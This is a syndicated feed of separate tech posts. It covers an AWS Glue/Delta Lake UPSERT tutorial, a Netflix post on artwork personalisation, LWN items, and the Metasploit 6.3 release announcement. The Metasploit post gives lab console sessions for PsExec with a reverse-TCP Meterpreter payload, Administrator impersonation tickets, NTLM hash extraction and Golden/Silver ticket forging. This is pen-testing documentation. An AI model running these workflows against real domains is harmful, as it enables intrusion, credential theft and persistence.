# UPSERT process if matches on the condition the update else insert
# if there is no keyword then create a data set with Insert, Update and Delete flag and do it separately.
# for delete it has to run in loop with delete condition, this script do not handle deletes.
    
final_df = delta_df.alias("prev_df").merge( \
source = cdc_df.alias("append_df"), \
#matching on primarykey
condition = expr("prev_df.policy_id = append_df._c1"))\
.whenMatchedUpdate(set= {
    "prev_df.expiry_date"           : col("append_df._c2"), 
    "prev_df.location_name"         : col("append_df._c3"),
    "prev_df.state_code"            : col("append_df._c4"),
    "prev_df.region_name"           : col("append_df._c5"), 
    "prev_df.insured_value"         : col("append_df._c6"),
    "prev_df.business_type"         : col("append_df._c7"),
    "prev_df.earthquake_coverage"   : col("append_df._c8"), 
    "prev_df.flood_coverage"        : col("append_df._c9")} )\
.whenNotMatchedInsert(values =
#inserting a new row to Delta table
{   "prev_df.policy_id"             : col("append_df._c1"),
    "prev_df.expiry_date"           : col("append_df._c2"), 
    "prev_df.location_name"         : col("append_df._c3"),
    "prev_df.state_code"            : col("append_df._c4"),
    "prev_df.region_name"           : col("append_df._c5"), 
    "prev_df.insured_value"         : col("append_df._c6"),
    "prev_df.business_type"         : col("append_df._c7"),
    "prev_df.earthquake_coverage"   : col("append_df._c8"), 
    "prev_df.flood_coverage"        : col("append_df._c9")
})\
.execute()

Run the full load job

On the AWS Glue console, open full-load-job and choose Run. The job takes about 2 minutes to complete, and the job run status changes to Succeeded. Go to $bucket_name and open the delta folder, which contains the insurance folder. You can note the Delta Lake files in it. Delta location on S3

Create and run the AWS Glue crawler

In this step, we create an AWS Glue crawler with Delta Lake as the data source type. After successfully running the crawler, we inspect the data using Athena.

  1. On the AWS Glue console, choose Crawlers in the navigation pane.
  2. Choose Create crawler.
  3. Provide a name (for example, delta-lake-crawler) and choose Next.
  4. Choose Add a data source and choose Delta Lake as your data source.
  5. Copy your delta folder URI (for example, s3://delta-lake-cdc-blog-123456789/delta/insurance) and enter the Delta Lake table path location.
  6. Keep the default selection Create Native tables, and choose Add a Delta Lake data source.
  7. Choose Next.
  8. Choose the IAM role you created earlier, then choose Next.
  9. Select the default target database, and provide delta_ for the table name prefix. If no default database exist, you may create one.
  10. Choose Next.
  11. Choose Create crawler.
  12. Run the newly created crawler. After the crawler is complete, the delta_insurance table is available under Databases/Tables.
  13. Open the table to check the table overview.

You can observe nine columns and their data types. Glue table

Query the full load using Athena

In the earlier step, we created the delta_insurance table by running a crawler against the Delta Lake location. In this section, we query the delta_insurance table using Athena. Note that if you’re using Athena for the first time, set the query output folder to store the Athena query results (for example, s3://<your-s3-bucket>/query-output/).

  1. On the Athena console, open the query editor.
  2. Keep the default selections for Data source and Database.
  3. Run the query SELECT * FROM delta_insurance;. This query returns a total of 25 rows, the same as what was in the full load data feed.
  4. For the CDC comparison, run the following query and store the results in a location where you can compare these results later:
SELECT * FROM delta_insurance
WHERE policy_id IN (100462,100463,100475,110001,110002)
order by policy_id;

The following screenshot shows the Athena query result.

Query results from full load

Upload the CDC data feed and run the CDC job

In this section, we update three insurance policies and insert two new policies.

  1. Copy the following insurance policy data and save it locally as cdc-load.csv:
U,100462,2024-12-31,Urban,NY,East,3400000,Construction,Y,Y
U,100463,2023-03-27,Urban,NY,East,1000000,Office Bldg,Y,Y
U,100475,2023-03-31,Rural,WI,Midwest,1451662,Farming,N,Y
I,110001,2024-03-31,Urban,CA,WEST,210000,Office Bldg,N,N
I,110002,2024-03-31,Rural,FL,East,975000,Retail,N,Y

The first column in the CDC feed describes the UPSERT operations. U is for updating an existing record, and I is for inserting a new record.

  1. Upload the cdc-load.csv file to the $bucket_name/cdcload/ folder.
  2. On the AWS Glue console, run CDC-Load-Job. This job takes care of updating the Delta Lake accordingly.

The change details are as follows:

  • 100462 – Expiry date changes to 12/31/2024
  • 100463 – Insured value changes to 1 million
  • 100475 – This policy is now under a new flood zone
  • 110001 and 110002 – New policies added to the table
  1. Run the query again:
SELECT * FROM delta_insurance
WHERE policy_id IN (100462, 100463,100475,110001,110002)
order by policy_id;

As shown in the following screenshot, the changes in the CDC data feed are reflected in the Athena query results.
Athena query results

Clean up

In this solution, we used all managed services, and there is no cost if AWS Glue jobs aren’t running. However, if you want to clean up the tasks, you can delete the two AWS Glue jobs, AWS Glue table, and S3 bucket.

Conclusion

Organizations are continuously looking at high performance, cost-effective, and scalable analytical solutions to extract the value of their operational data sources in near-real time. The analytical platform should be ready to receive changes in the operational data as soon as they occur. Typical data lake solutions face challenges to handle the changes in source data; the Delta Lake framework can close this gap. This post demonstrated how to build data lakes for UPSERT operations using AWS Glue and native Delta Lake tables, and how to query AWS Glue tables from Athena. You can implement your large scale UPSERT data operations using AWS Glue, Delta Lake and perform analytics using Amazon Athena.

References


About the Authors

 Praveen Allam is a Solutions Architect at AWS. He helps customers design scalable, better cost-perfromant enterprise-grade applications using the AWS Cloud. He builds solutions to help organizations make data-driven decisions.

Vivek Singh is Senior Solutions Architect with the AWS Data Lab team. He helps customers unblock their data journey on the AWS ecosystem. His interest areas are data pipeline automation, data quality and data governance, data lakes, and lake house architectures.


За руснака, загубил гражданството си у нас и мястото си във Forbes Роман Доброхотов: Санкциите “Магнитски” са катастрофа за Сергей Адониев

Post Syndicated from Николай Марченко original https://bivol.bg/dobrokhotov-adoniev-magnitsky.html

понеделник 30 януари 2023


Още двама български граждани са внесени в списъка на санкционираните лица от Министерството на финансите на САЩ по Закона “Магнитски”. Става дума за живеещите в Лондон руснаци с двойно гражданство…

Maintainer confidential: Opportunities and challenges of the ubiquitous but under-resourced Yocto Project (Linux.com)

Post Syndicated from original https://lwn.net/Articles/921646/

Over at Linux.com, Yocto Project architect Richard Purdie writes about various kinds of problems that the project is experiencing, some of which stem from its success and growth. It is a story that will likely resonate with other open-source projects.

Our scale also means patch requirements are more demanding now. Once, when the number of people using the project was small, the impact of breaking things was also more limited, allowing a little more freedom in development. Now, if we accept a change commit and something breaks, it becomes an instant emergency, and I’m generally expected to resolve it. When patches come from trusted sources, help will often be available to address the regressions as part of an unwritten bond between developers and maintainers. This can intimidate new contributors; they can also find our testing requirements too difficult.

We did have tooling to help new contributors—and also the maintainers—by spotting simple, easily detected errors in incoming patches. This service would test and then reply to patches on the mailing list with pointers on how to fix the patches, freeing maintainer time and helping newcomers. Sadly, such tools require maintenance, and we lost the people who knew how to look after this component, so it stopped working. We formed plans to bring it back and make the maintenance easier, but we’ve struggled to find anyone with the time to do it. I’ve wondered if I should personally try to do it; however, I just can’t spend the chunk of time needed on one thing like that, as I would neglect too many other things for too long.

Discovering Creative Insights in Promotional Artwork

Post Syndicated from Netflix Technology Blog original https://netflixtechblog.com/discovering-creative-insights-in-promotional-artwork-295e4d788db5

By Grace Tang, Aneesh Vartakavi, Julija Bagdonaite, Cristina Segalin, and Vi Iyengar

When members are shown a title on Netflix, the displayed artwork, trailers, and synopses are personalized. That means members see the assets that are most likely to help them make an informed choice. These assets are a critical source of information for the member to make a decision to watch, or not watch, a title. The stories on Netflix are multidimensional and there are many ways that a single story could appeal to different members. We want to show members the images, trailers, and synopses that are most helpful to them for making a watch decision.

In a previous blog post we explained how our artwork personalization algorithm can pick the best image for each member, but how do we create a good set of images to choose from? What data would you like to have if you were designing an asset suite?

In this blog post, we talk about two approaches to create effective artwork. Broadly, they are:

  1. The top-down approach, where we preemptively identify image properties to investigate, informed by our initial beliefs.
  2. The bottom-up approach, where we let the data naturally surface important trends.

The role of promotional artwork

Great promotional media helps viewers discover titles they’ll love. In addition to helping members quickly find titles already aligned with their tastes, they help members discover new content. We want to make artwork that is compelling and personally relevant, but we also want to represent the title authentically. We don’t want to make clickbait.

Here’s an example: Purple Hearts is a film about an aspiring singer-songwriter who commits to a marriage of convenience with a soon-to-deploy Marine. This title has storylines that might appeal to both fans of romance as well as military and war themes. This is reflected in our artwork suite for this title.

Images for the title “Purple Hearts”

Creative Insights

To create suites that are relevant, attractive, and authentic, we’ve relied on creative strategists and designers with intimate knowledge of the titles to recommend and create the right art for upcoming titles. To supplement their domain expertise, we’ve built a suite of tools to help them look for trends. By inspecting past asset performance from thousands of titles that have already been launched on Netflix, we achieve a beautiful intersection of art & science. However, there are some downsides to this approach: It is tedious to manually scrub through this large collection of data, and looking for trends this way could be subjective and vulnerable to confirmation bias.

Creators often have years of experience and expert knowledge on what makes a good piece of art. However, it is still useful to test our assumptions, especially in the context of the specific canvases we use on the Netflix product. For example, certain traditional art styles that are effective in traditional media like movie posters might not translate well to the Netflix UI in your living room. Compared to a movie poster or physical billboard, Netflix artwork on TV screens and mobile phones have very different size, aspect ratios, and amount of attention paid to them. As a consequence, we need to conduct research into the effectiveness of artwork on our unique user interfaces instead of extrapolating from established design principles.

Given these challenges, we develop data-driven recommendations and surface them to creators in an actionable, user-friendly way. These insights complement their extensive domain expertise in order to help them to create more effective asset suites. We do this in two ways, a top-down approach that can find known features that have worked well in the past, and a bottom-up approach that surfaces groups of images with no prior knowledge or assumptions.

Top-down approach

In our top-down approach, we describe an image using attributes and find features that make images successful. We collaborate with experts to identify a large set of features based on their prior knowledge and experience, and model them using Computer Vision and Machine Learning techniques. These features range from low level features like color and texture, to higher level features like the number of faces, composition, and facial expressions.

An example of the features we might capture for this image include: number of people (two), where they’re facing (facing each other), emotion (neutral to positive), saturation (low), objects present (military uniform)

We can use pre-trained models/APIs to create some of these features, like face detection and object labeling. We also build internal datasets and models for features where pre-trained models are not sufficient. For example, common Computer Vision models can tell us that an image contains two people facing each other with happy facial expressions — are they friends, or in a romantic relationship? We have built human-in-the-loop tools to help experts train ML models rapidly and efficiently, enabling them to build custom models for subjective and complex attributes.

Once we describe an image with features, we employ various predictive and causal methods to extract insights about which features are most important for effective artwork, which are leveraged to create artwork for upcoming titles. An example insight is that when we look across the catalog, we found that single person portraits tend to perform better than images featuring more than one person.

Single Character Portraits

Bottom-up approach

The top-down approach can deliver clear actionable insights supported by data, but these insights are limited to the features we are able to identify beforehand and model computationally. We balance this using a bottom-up approach where we do not make any prior guesses, and let the data surface patterns and features. In practice, we surface clusters of similar images and have our creative experts derive insights, patterns and inspiration from these groups.

One such method we use for image clustering is leveraging large pre-trained convolutional neural networks to model image similarity. Features from the early layers often model low level similarity like colors, edges, textures and shape, while features from the final layers group images depending on the task (eg. similar objects if the model is trained for object detection). We could then use an unsupervised clustering algorithm (like k-means) to find clusters within these images.

Using our example title above, one of the characters in Purple Hearts is in the Marines. Looking at clusters of images from similar titles, we see a cluster that contains imagery commonly associated with images of military and war, featuring characters in military uniform.

An example cluster of imagery related to military and war.

Sampling some images from the cluster above, we see many examples of soldiers or officers in uniform, some holding weapons, with serious facial expressions, looking off camera. A creator could find this pattern of images within the cluster below, confirm that the pattern has worked well in the past using performance data, and use this as inspiration to create final artwork.

A creator can draw inspiration from images in the cluster to the left, and use this to create effective artwork for new titles, such as the image for Purple Hearts on the right.

Similarly, the title has a romance storyline, so we find a cluster of images that show romance. From such a cluster, a creator could infer that showing close physical proximity and body language convey romance, and use this as inspiration to create the artwork below.

On the flip side, creatives can also use these clusters to learn what not to do. For example, here are images within the same cluster with military and war imagery above. If, hypothetically speaking, they were presented with historical evidence that these kinds of images didn’t perform well for a given canvas, a creative strategist could infer that highly saturated silhouettes don’t work as well in this context, confirm it with a test to establish a causal relationship, and decide not to use it for their title.

A creator can also spot patterns that didn’t work in the past, and avoid using it for future titles.

Member clustering

Another complementary technique is member clustering, where we group members based on their preferences. We can group them by viewing behavior, or also leverage our image personalization algorithm to find groups of members that positively responded to the same image asset. As we observe these patterns across many titles, we can learn to predict which user clusters might be interested in a title, and we can also learn which assets might resonate with these user clusters.

As an example, let’s say we are able to cluster Netflix members into two broad clusters — one that likes romance, and another that enjoys action. We can look at how these two groups of members responded to a title after its release. We might find that 80% of viewers of Purple Hearts belong to the romance cluster, while 20% belong to the action cluster. Furthermore, we might find that a representative romance fan (eg. the cluster centroid) responds most positively to images featuring the star couple in an embrace. Meanwhile, viewers in the action cluster respond most strongly to images featuring a soldier on the battlefield. As we observe these patterns across many titles, we can learn to predict which user clusters might be interested in similar upcoming titles, and we can also learn which themes might resonate with these user clusters. Insights like these can guide artwork creation strategy for future titles.

Conclusion

Our goal is to empower creatives with data-driven insights to create better artwork. Top-down and bottom-up methods approach this goal from different angles, and provide insights with different tradeoffs.

Top-down features have the benefit of being clearly explainable and testable. On the other hand, it is relatively difficult to model the effects of interactions and combinations of features. It is also challenging to capture complex image features, requiring custom models. For example, there are many visually distinct ways to convey a theme of “love”: heart emojis, two people holding hands, or people gazing into each others’ eyes and so on, which are all very visually different. Another challenge with top-down approaches is that our lower level features could miss the true underlying trend. For example, we might detect that the colors green and blue are effective features for nature documentaries, but what is really driving effectiveness may be the portrayal of natural settings like forests or oceans.

In contrast, bottom-up methods model complex high-level features and their combinations, but their insights are less explainable and subjective. Two users may look at the same cluster of images and extract different insights. However, bottom-up methods are valuable because they can surface unexpected patterns, providing inspiration and leaving room for creative exploration and interpretation without being prescriptive.

The two approaches are complementary. Unsupervised clusters can give rise to observable trends that we can then use to create new testable top-down hypotheses. Conversely, top-down labels can be used to describe unsupervised clusters to expose common themes within clusters that we might not have spotted at first glance. Our users synthesize information from both sources to design better artwork.

There are many other important considerations that our current models don’t account for. For example, there are factors outside of the image itself that might affect its effectiveness, like how popular a celebrity is locally, cultural differences in aesthetic preferences or how certain themes are portrayed, what device a member is using at the time and so on. As our member base becomes increasingly global and diverse, these are factors we need to account for in order to create an inclusive and personalized experience.

Acknowledgements

This work would not have been possible without our cross-functional partners in the creative innovation space. We would like to specifically thank Ben Klein and Amir Ziai for helping to build the technology we describe here.


Discovering Creative Insights in Promotional Artwork was originally published in Netflix TechBlog on Medium, where people are continuing the conversation by highlighting and responding to this story.

[$] The Linux SVSM project

Post Syndicated from original https://lwn.net/Articles/921266/

If legacy networks are like individual homes with a few doors
where a handful of people have the key, then cloud-based environments are like
apartment complexes that offer both higher density and greater flexibility,
but which include more key holders and potential entry points. The importance
of protecting virtual machines (VMs) running in these environments — from
both the host and other tenants — has become increasingly clear.
The Linux Secure VM Service
Module (SVSM)
is
a new, Rust-based, open-source project that aims to help preserve the confidentiality
and integrity of VMs on AMD hardware.

Security updates for Monday

Post Syndicated from original https://lwn.net/Articles/921620/

Security updates have been issued by Debian (curl, dojo, git, lemonldap-ng, libapache-session-browseable-perl, libapache-session-ldap-perl, libzen, node-object-path, openjdk-11, sofia-sip, tiff, tor, and varnish), Fedora (libgit2, open62541, pgadmin4, rubygem-git, rust-bat, rust-cargo-c, rust-git-delta, rust-gitui, rust-libgit2-sys, rust-libgit2-sys0.12, rust-pore, rust-pretty-git-prompt, rust-rd-agent, rust-rd-hashd, rust-resctl-bench, rust-resctl-demo, rust-silver, and rust-tokei), Scientific Linux (thunderbird), SUSE (ffmpeg, krb5, nginx, python39-setuptools, sssd, systemd, tiff, and virtualbox), and Ubuntu (linux-azure, linux-azure-5.4, linux-raspi2, linux-azure-fde, and mysql-5.7, mysql-8.0).

Metasploit Framework 6.3 Released

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2023/01/30/metasploit-framework-6-3-released/

Metasploit Framework 6.3 Released

The Metasploit team is pleased to announce the release of Metasploit Framework 6.3, which adds native support for Kerberos authentication, incorporates new modules to conduct a wide range of Active Directory attacks, and simplifies complex workflows to support faster and more intuitive security testing.

Background

Kerberos is an authentication protocol that is commonly used to verify the identity of a user or a host in Windows environments. Kerberos support is built into most operating systems, but it’s best known as the authentication protocol used in Active Directory implementations. Thousands of organizations worldwide rely on Active Directory to define user groups and permissions and to provision network resources.

Kerberos and Active Directory more broadly have been prime attack targets for years and have featured prominently in both threat actor and pen tester playbooks. A fresh wave of Active Directory attacks proliferated in mid-2021, after researchers Will Schroeder and Lee Christensen published a technical whitepaper on a slew of novel attack techniques targeting Active Directory Certificate Services (AD CS). AD CS is a popular tool that allows administrators to implement public key infrastructure, and to issue and manage public key certificates. Abusing AD CS gave adversaries and red teams fresh opportunities to escalate privileges, move laterally, and establish persistence within Windows environments.

More than ever, first-class support for Active Directory and Kerberos-based attack techniques is critical to many pen testers and security researchers as they look to demonstrate risk to clients and the public. Plenty of new tooling has sprung up to facilitate offensive security operations in this space, but much of that tooling requires operators to manage their own tickets and environment variables, and/or is too narrowly scoped to support end-to-end attack workflows. As a result, many operators find themselves using multiple purpose-built tools to accomplish specific pieces of their playbooks, and then having to track ticket information manually to pursue broader objectives.

New in Metasploit 6.3

Metasploit Framework 6.3 streamlines Kerberos and Active Directory attack workflows by allowing users to authenticate to multiple services via Kerberos and build attack chains with new modules that request, forge, and convert tickets between formats for use in other tools. Tickets are cached and stored in the Metasploit database as loot, which removes the need for manual management of environment variables. Attack workflows support pivoting over sessions out of the box, as users expect from Metasploit.

Highlights include:

  • Native Kerberos authentication over HTTP, LDAP, MSSQL, SMB, and WinRM
  • The ability to request Ticket-Granting Tickets (TGT) and Ticket-Granting Server (TGS) from the Key Distribution Center (KDC) if the user obtains a password, NT hash, or encryption key; users can also request tickets via PKINIT with certificates issued from AD CS
  • Kerberos ticket inspection and debugging via the auxiliary/admin/kerberos/inspect_ticket module and the auxiliary/admin/kerberos/keytab module, which can generate Keytab files to allow decryption of Kerberos network traffic in Wireshark
  • Fully automated privilege escalation via Certifried (CVE-2022–26923)

See a graph of Metasploit authentication methods here.

MSF 6.3 also includes new modules for key attack primitives in Active Directory Domain Services (AD DS) environments, including creation of computer accounts, abuse of Role Based Constrained Delegation (RBCD), and enumeration of 28 key data points via LDAP. AD DS modules include:

In recent years, adversaries have frequently abused misconfigurations in AD CS to escalate privileges and maintain access to networks. Metasploit 6.3 adds new modules to find and execute certificate attacks, including:

Additional features and improvements since Metasploit 6.2 include:

  • A sixth getsystem technique that leverages the EFSRPC API to elevate a user with the SeImpersonatePrivilege permission to NT AUTHORITY\SYSTEM ("EfsPotato")
  • Better Linux credential extraction through native Mimipenguin support in Metasploit
  • Meterpreter support for running Cobalt Strike’s Beacon Object Files (BOF) — many thanks to the TrustedSec team!
  • A rewrite of Metasploit’s datastore to resolve common errors, address edge cases, and improve user quality of life
  • Updated show options support that lets module authors specify the conditions under which options are relevant to the user (e.g., a particular action or datastore value being set)

Example workflows

Below are some sample workflows for common actions supported in Metasploit 6.3. Additional workflows and context on Kerberos have been documented on the Metasploit docs site. This documentation is open-source, and contributions are welcome.

Kerberos Service Authentication

Opening a WinRM session:

msf6 > use auxiliary/scanner/winrm/winrm_login
msf6 auxiliary(scanner/winrm/winrm_login) > run rhost=192.168.123.13 username=Administrator password=p4$$w0rd winrm::auth=kerberos domaincontrollerrhost=192.168.123.13 winrm::rhostname=dc3.demo.local domain=demo.local

[+] 192.168.123.13:88 - Received a valid TGT-Response
[*] 192.168.123.13:5985   - TGT MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120604_default_192.168.123.13_mit.kerberos.cca_451736.bin
[+] 192.168.123.13:88 - Received a valid TGS-Response
[*] 192.168.123.13:5985   - TGS MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120604_default_192.168.123.13_mit.kerberos.cca_889546.bin
[+] 192.168.123.13:88 - Received a valid delegation TGS-Response
[+] 192.168.123.13:88 - Received AP-REQ. Extracting session key...
[+] 192.168.123.13:5985 - Login Successful: demo.local\Administrator:p4$$w0rd
[*] Command shell session 1 opened (192.168.123.1:50722 -> 192.168.123.13:5985) at 2023-01-18 12:06:05 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) > sessions -i -1
[*] Starting interaction with 1...

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>

Querying LDAP for accounts:

msf6 > use auxiliary/gather/ldap_query
msf6 auxiliary(gather/ldap_query) > run action=ENUM_ACCOUNTS rhost=192.168.123.13 username=Administrator password=p4$$w0rd ldap::auth=kerberos ldap::rhostname=dc3.demo.local domain=demo.local domaincontrollerrhost=192.168.123.13
[*] Running module against 192.168.123.13

[+] 192.168.123.13:88 - Received a valid TGT-Response
[*] 192.168.123.13:389 - TGT MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120714_default_192.168.123.13_mit.kerberos.cca_216797.bin
[+] 192.168.123.13:88 - Received a valid TGS-Response
[*] 192.168.123.13:389 - TGS MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120714_default_192.168.123.13_mit.kerberos.cca_638903.bin
[+] 192.168.123.13:88 - Received a valid delegation TGS-Response
[*] Discovering base DN automatically
[+] 192.168.123.13:389 Discovered base DN: DC=adf3,DC=local
CN=Administrator CN=Users DC=adf3 DC=local
==========================================

 Name                Attributes
 ----                ----------
 badpwdcount         0
 pwdlastset          133184302034979121
 samaccountname      Administrator
 useraccountcontrol  512
 ... etc ...

Running PsExec against a host:

msf6 > use exploit/windows/smb/psexec
msf6 exploit(windows/smb/psexec) > run rhost=192.168.123.13 username=Administrator password=p4$$w0rd smb::auth=kerberos domaincontrollerrhost=192.168.123.13 smb::rhostname=dc3.demo.local domain=demo.local

[*] Started reverse TCP handler on 192.168.123.1:4444
[*] 192.168.123.13:445 - Connecting to the server...
[*] 192.168.123.13:445 - Authenticating to 192.168.123.13:445|demo.local as user 'Administrator'...
[+] 192.168.123.13:445 - 192.168.123.13:88 - Received a valid TGT-Response
[*] 192.168.123.13:445 - 192.168.123.13:445 - TGT MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120911_default_192.168.123.13_mit.kerberos.cca_474531.bin
[+] 192.168.123.13:445 - 192.168.123.13:88 - Received a valid TGS-Response
[*] 192.168.123.13:445 - 192.168.123.13:445 - TGS MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120911_default_192.168.123.13_mit.kerberos.cca_169149.bin
[+] 192.168.123.13:445 - 192.168.123.13:88 - Received a valid delegation TGS-Response
[*] 192.168.123.13:445 - Selecting PowerShell target
[*] 192.168.123.13:445 - Executing the payload...
[+] 192.168.123.13:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.123.13
[*] Meterpreter session 6 opened (192.168.123.1:4444 -> 192.168.123.13:49738) at 2023-01-18 12:09:13 +0000

meterpreter >

Connecting to a Microsoft SQL Server instance and running a query:

msf6 > use auxiliary/admin/mssql/mssql_sql
msf6 auxiliary(admin/mssql/mssql_sql) > rerun 192.168.123.13 domaincontrollerrhost=192.168.123.13 username=administrator password=p4$$w0rd mssql::auth=kerberos mssql::rhostname=dc3.demo.local mssql::domain=demo.local sql='select auth_scheme from sys.dm_exec_connections where session_id=@@spid'
[*] Reloading module...
[*] Running module against 192.168.123.13

[*] 192.168.123.13:1433 - 192.168.123.13:88 - Valid TGT-Response
[+] 192.168.123.13:1433 - 192.168.123.13:88 - Valid TGS-Response
[*] 192.168.123.13:1433 - 192.168.123.13:88 - TGS MIT Credential Cache saved to ~/.msf4/loot/20220630193907_default_192.168.123.13_windows.kerberos_556101.bin
[*] 192.168.123.13:1433 - SQL Query: select auth_scheme from sys.dm_exec_connections where session_id=@@spid
[*] 192.168.123.13:1433 - Row Count: 1 (Status: 16 Command: 193)

 auth_scheme
 -----------
 KERBEROS

[*] Auxiliary module execution completed

Kerberos klist support

When running Metasploit with a database, all Kerberos tickets will be persisted into the database. The klist command can be used to view these persisted tickets. It is a top-level command and can be run even if a module is in use:

msf6 > klist
Kerberos Cache
==============
host            principal               sname                              issued                     status       path
----            ---------               -----                              ------                     ------       ----
192.168.159.10  [email protected]  krbtgt/[email protected]   2022-12-15 18:25:48 -0500  >>expired<<  /home/smcintyre/.msf4/loot/20221215182546_default_192.168.159.10_mit.kerberos.cca_867855.bin
192.168.159.10  [email protected]  cifs/[email protected]  2022-12-15 18:25:48 -0500  >>expired<<  /home/smcintyre/.msf4/loot/20221215182546_default_192.168.159.10_mit.kerberos.cca_699376.bin
192.168.159.10  [email protected]  krbtgt/[email protected]   2022-12-16 14:51:50 -0500  valid        /home/smcintyre/.msf4/loot/20221216145149_default_192.168.159.10_mit.kerberos.cca_782487.bin
192.168.159.10  [email protected]  cifs/[email protected]  2022-12-16 17:07:48 -0500  valid        /home/smcintyre/.msf4/loot/20221216170747_default_192.168.159.10_mit.kerberos.cca_156303.bin
192.168.159.10  [email protected]  cifs/[email protected]               2022-12-16 17:08:26 -0500  valid        /home/smcintyre/.msf4/loot/20221216170825_default_192.168.159.10_mit.kerberos.cca_196712.bin
192.168.159.10  [email protected]  krbtgt/[email protected]   2022-12-16 15:03:03 -0500  valid        /home/smcintyre/.msf4/loot/20221216150302_default_192.168.159.10_mit.kerberos.cca_729805.bin
192.168.159.10  [email protected]    krbtgt/[email protected]   2022-12-16 15:25:16 -0500  valid        /home/smcintyre/.msf4/loot/20221216152515_default_192.168.159.10_mit.kerberos.cca_934698.bin

The klist command also supports the -v flag for showing additional detail.

Requesting tickets

The auxiliary/admin/kerberos/get_ticket module can be used to request TGT/TGS tickets from the KDC. For instance the following example will request a TGS impersonating the Administrator account:

msf6 auxiliary(admin/kerberos/get_ticket) > run verbose=true rhosts=10.0.0.24 domain=mylab.local user=serviceA password=123456 action=GET_TGS spn=cifs/dc02.mylab.local impersonate=Administrator
[*] Running module against 10.0.0.24

[*] 10.0.0.24:88 - Getting TGS impersonating [email protected] (SPN: cifs/dc02.mylab.local)
[+] 10.0.0.24:88 - Received a valid TGT-Response
[*] 10.0.0.24:88 - TGT MIT Credential Cache saved to /home/msfuser/.msf4/loot/20221201210211_default_10.0.0.24_mit.kerberos.cca_667626.bin
[+] 10.0.0.24:88 - Received a valid TGS-Response
[+] 10.0.0.24:88 - Received a valid TGS-Response
[*] 10.0.0.24:88 - TGS MIT Credential Cache saved to /home/msfuser/.msf4/loot/20221201210211_default_10.0.0.24_mit.kerberos.cca_757041.bin
[*] Auxiliary module execution completed

The auxiliary/admin/kerberos/get_ticket module also supports authentication via PKINIT with the CERT_FILE and CERT_PASSWORD options. When used with the GET_HASH action, a user-to-user (U2U) authentication TGS will be requested, from which the NT hash can be calculated. This allows a user to obtain the NTLM hash for the account for which the certificate was issued.

msf6 auxiliary(admin/kerberos/get_ticket) > get_hash rhosts=192.168.159.10 cert_file=/home/smcintyre/.msf4/loot/20230126155141_default_192.168.159.10_windows.ad.cs_404736.pfx
[*] Running module against 192.168.159.10

[+] 192.168.159.10:88 - Received a valid TGT-Response
[*] 192.168.159.10:88 - TGT MIT Credential Cache ticket saved to /home/smcintyre/.msf4/loot/20230126155217_default_192.168.159.10_mit.kerberos.cca_813470.bin
[*] 192.168.159.10:88 - Getting NTLM hash for [email protected]
[+] 192.168.159.10:88 - Received a valid TGS-Response
[*] 192.168.159.10:88 - TGS MIT Credential Cache ticket saved to /home/smcintyre/.msf4/loot/20230126155217_default_192.168.159.10_mit.kerberos.cca_485504.bin
[+] Found NTLM hash for smcintyre: aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f
[*] Auxiliary module execution completed
msf6 auxiliary(admin/kerberos/get_ticket) >

Forging tickets

After compromising a KDC or service account, users can forge Kerberos tickets for persistence. The auxiliary/admin/kerberos/forge_ticket module can forge Golden Tickets with the KRBTGT account hash, or Silver Tickets with service hashes:

msf6 auxiliary(admin/kerberos/forge_ticket) > run action=FORGE_SILVER domain=demo.local domain_sid=S-1-5-21-1266190811-2419310613-1856291569 nthash=fbd103200439e14d4c8adad675d5f244 user=Administrator spn=cifs/dc3.demo.local

[+] MIT Credential Cache ticket saved on /Users/user/.msf4/loot/20220831223726_default_192.168.123.13_kerberos_ticket._550522.bin
[*] Auxiliary module execution completed

Kerberos debugging support

Metasploit 6.3 also introduces new tools that will make it easier for module developers and researchers to target Kerberos environments.

The new auxiliary/admin/kerberos/inspect_ticket module can show the contents of a Kerberos ticket, including decryption support if the key is known after running the auxiliary/gather/windows_secrets_dump module or similar:

msf6 > use auxiliary/admin/kerberos/inspect_ticket
msf6 auxiliary(admin/kerberos/inspect_ticket) > run AES_KEY=4b912be0366a6f37f4a7d571bee18b1173d93195ef76f8d1e3e81ef6172ab326 TICKET_PATH=/path/to/ticket
Primary Principal: [email protected]
Ccache version: 4

Creds: 1
  Credential[0]:
    Server: cifs/[email protected]
    Client: [email protected]
    Ticket etype: 18 (AES256)
    Key: 3436643936633032656264663030393931323461366635653364393932613763
    Ticket Length: 978
    Subkey: false
    Addresses: 0
    Authdatas: 0
    Times:
      Auth time: 2022-11-21 13:52:00 +0000
      Start time: 2022-11-21 13:52:00 +0000
      End time: 2032-11-18 13:52:00 +0000
      Renew Till: 2032-11-18 13:52:00 +0000
    Ticket:
      Ticket Version Number: 5
      Realm: WINDOMAIN.LOCAL
      Server Name: cifs/dc.windomain.local
      Encrypted Ticket Part:
        Ticket etype: 18 (AES256)
        Key Version Number: 2
        Decrypted (with key: 4b912be0366a6f37f4a7d571bee18b1173d93195ef76f8d1e3e81ef6172ab326):
          Times:
            Auth time: 2022-11-21 13:52:00 UTC
            Start time: 2022-11-21 13:52:00 UTC
            End time: 2032-11-18 13:52:00 UTC
            Renew Till: 2032-11-18 13:52:00 UTC
          Client Addresses: 0
          Transited: tr_type: 0, Contents: ""
          Client Name: 'Administrator'
          Client Realm: 'WINDOMAIN.LOCAL'
          Ticket etype: 18 (AES256)
          Encryption Key: 3436643936633032656264663030393931323461366635653364393932613763
          Flags: 0x50a00000 (FORWARDABLE, PROXIABLE, RENEWABLE, PRE_AUTHENT)
          PAC:
            Validation Info:
              Logon Time: 2022-11-21 13:52:00 +0000
              Logoff Time: Never Expires (inf)
              Kick Off Time: Never Expires (inf)
              Password Last Set: No Time Set (0)
              Password Can Change: No Time Set (0)
              Password Must Change: Never Expires (inf)
              Logon Count: 0
              Bad Password Count: 0
              User ID: 500
              Primary Group ID: 513
              User Flags: 0
